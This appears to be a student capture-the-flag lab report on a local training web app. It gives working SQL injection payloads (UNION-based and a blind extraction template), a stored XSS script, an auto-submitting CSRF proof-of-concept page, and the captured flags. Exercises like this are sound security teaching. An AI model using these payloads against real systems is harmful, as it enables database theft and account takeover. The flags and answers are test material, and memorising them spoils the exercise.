

Assignment Report: HACK THE FAST

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Task 01: SQLi Basic

Vulnerability & Impact: The application is vulnerable to SQL Injection in the /sql endpoint. The term parameter is directly concatenated into the SQL query without sanitization. This allows an attacker to manipulate the query logic to bypass authentication or retrieve unauthorized data.

Exploitation Steps:

1. Navigate to /sql.
2. Enter the payload into the search box.
3. The payload uses UNION SELECT to append results from the player_secrets table to the leaderboard query.

Payload: ' AND 0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --

Flag: FLAG{I_am_scared_of_injection}

Screenshot

The screenshot shows a web browser window with the URL `localhost:5000/sql?term=%27+AND+0+UNION+SELECT+secret_token%2C+%27flag%27%2C+99999+FROM+player_secrets+--`. The application is titled "SQL Injection Playground" and has a navigation bar with links to "Dashboard", "SQLi Basic", "SQLi Advanced", "SQLi Blind", "XSS Lab", and "CSRF Lab".

The main content area is divided into two sections. On the left, under "SQL Injection Playground", there is a search box labeled "Name contains" with the payload `' AND 0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --` entered. Below the search box, the "EXECUTED QUERY" is displayed as `0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --%' ORDER BY points DESC`. A table shows the results of the query:

Roll	Name	Points
FLAG{Trust_me_its_ture_2}	flag	99999
FLAG{This_is_not_the_flag}	flag	99999
FLAG{I_am_scared_of_injection}	flag	99999
FLAG{Trust_me_its_false_1}	flag	99999
FLAG{Trust_me_its_false_2}	flag	99999
FLAG{Trust_me_its_ture_1}	flag	99999

On the right, the "Objective" section states: "Extract the hidden flag by exploiting the leaderboard query." It lists three steps: "The query uses LIKE '%(your_input)%' - think of this.", "Use UNION SELECT to combine results from a different table.", and "Submit the extracted flag via the flag state parameter." Below this, a "Hints" section provides additional guidance: "Start with % to close the LIKE pattern and break the SQL string.", "The original query selects 3 columns - your UNION must match this count.", "Try: %' UNION SELECT 1,2,3-- first to test column count.", "Look for a table containing player secrets or rewards.", "The flag column might be named something like secret_token or token.", and "You'll see multiple results - try submitting each one to find the correct flag."

Task 02: SQLi Advanced

Vulnerability & Impact: The /sql/contracts endpoint is vulnerable to SQL Injection via the client parameter. The application fails to sanitize user input, allowing an attacker to use UNION SELECT to retrieve data from other tables, such as client_vault.

Exploitation Steps:

1. Navigate to /sql/contracts.
2. Inject a UNION SELECT payload to combine results from the client_vault table.
3. The schema requires 4 columns to match the original query.

Payload: ' UNION SELECT encrypted_data, 'b', 99999, 'd' FROM client_vault --

Flag: FLAG{Try_this_injection_and_you_will_be_scared_too}

Screenshot:

The screenshot shows a web application interface for a SQL injection exploit. The browser address bar displays the URL: `localhost:5000/sql/contracts?client=%27+UNION+SELECT+encrypted_data%2C+%27b%27%2C+99999%2C+%27d%27+FROM+client_vault+--`. The page shows a table of contracts with columns: Client, Scope, and Budget. The last row of the table displays the flag: `FLAG{Try_this_injection_and_you_will_be_scared_too}` in the Client column, `b` in the Scope column, and `$99999` in the Budget column. A hints box on the right provides guidance on how to find the flag.

Client	Scope	Budget
Helios Bank	Mobile app pen test	\$64000
Monarch Cyber	Red-team readiness exercise	\$85000
Rapid Rail	SCADA hardening review	\$120000
FLAG{Try_this_injection_and_you_will_be_scared_too}	b	\$99999

Task 03: SQLi Blind

Vulnerability & Impact: The /sql/blind endpoint is vulnerable to Boolean-based Blind SQL Injection via the guess parameter. The application returns different responses ("ACCESS GRANTED" vs "ACCESS DENIED") based on the truthiness of the injected condition, allowing an attacker to infer data character by character.


Exploitation Steps:

1. Use a script to iterate through possible characters.
2. Inject a payload that checks if the character at a specific position in auth_token matches a guess.
3. If "ACCESS GRANTED" is returned, the character is correct.

Payload (Script Logic): ' OR (SELECT substr(auth_token, {index}, 1) FROM access_keys WHERE status_code=200 LIMIT 1) = '{char}' --

Flag: FLAG{If_I_am_leaving_a_footprint_its_not_mistake}

Screenshot:



Task 04: XSS

Vulnerability & Impact: The /xss endpoint allows Stored Cross-Site Scripting (XSS). User input in the content parameter is stored in the database and rendered without escaping (using the | safe filter in the template). This allows execution of arbitrary JavaScript in the context of other users' sessions.

Exploitation Steps:


1. Navigate to /xss.
2. Post a message containing the malicious script.
3. The script executes when the page loads, accessing window.challengeFlags.xss.

Payload:

<script>alert(window.challengeFlags.xss)</script>

Flag: FLAG{Try_this_one}

Screenshot:



Task 05: CSRF

Vulnerability & Impact: The `/csrf/update-email` endpoint lacks CSRF protection (no CSRF token). The application relies solely on session cookies, which are automatically sent by the browser. An attacker can create a malicious page that auto-submits a form to this endpoint, changing the victim's email without their consent.

Exploitation Steps:


1. Host a malicious HTML page.
2. The page contains a hidden form targeting `/csrf/update-email`.
3. JavaScript automatically submits the form upon page load.

Payload (PoC HTML):

```
<html> <body> <form action="http://localhost:5000/csrf/update-email" method="POST"> <input type="hidden" name="email" value="hacker@evil.com" /> <input type="submit" value="Click Me" /> </form> <script> document.forms[0].submit(); </script> </body> </html>
```

Flag: FLAG{Hello_from_the_other_side}

Screenshot:



Task 06: Bonus (Steganography)

Vulnerability & Impact: Sensitive information is hidden within public assets (download.png).
Steganography allows data to be concealed within other files, potentially bypassing inspection.

Exploitation Steps:

1. Download download.png from the /bonus page.
2. Analyze the file content (e.g., using strings or opening as text).
3. The flag is embedded in the file data.

Payload: N/A (Analysis of static asset)

Flag: FLAG{Still_trying_dummy_flags}

Screenshot:

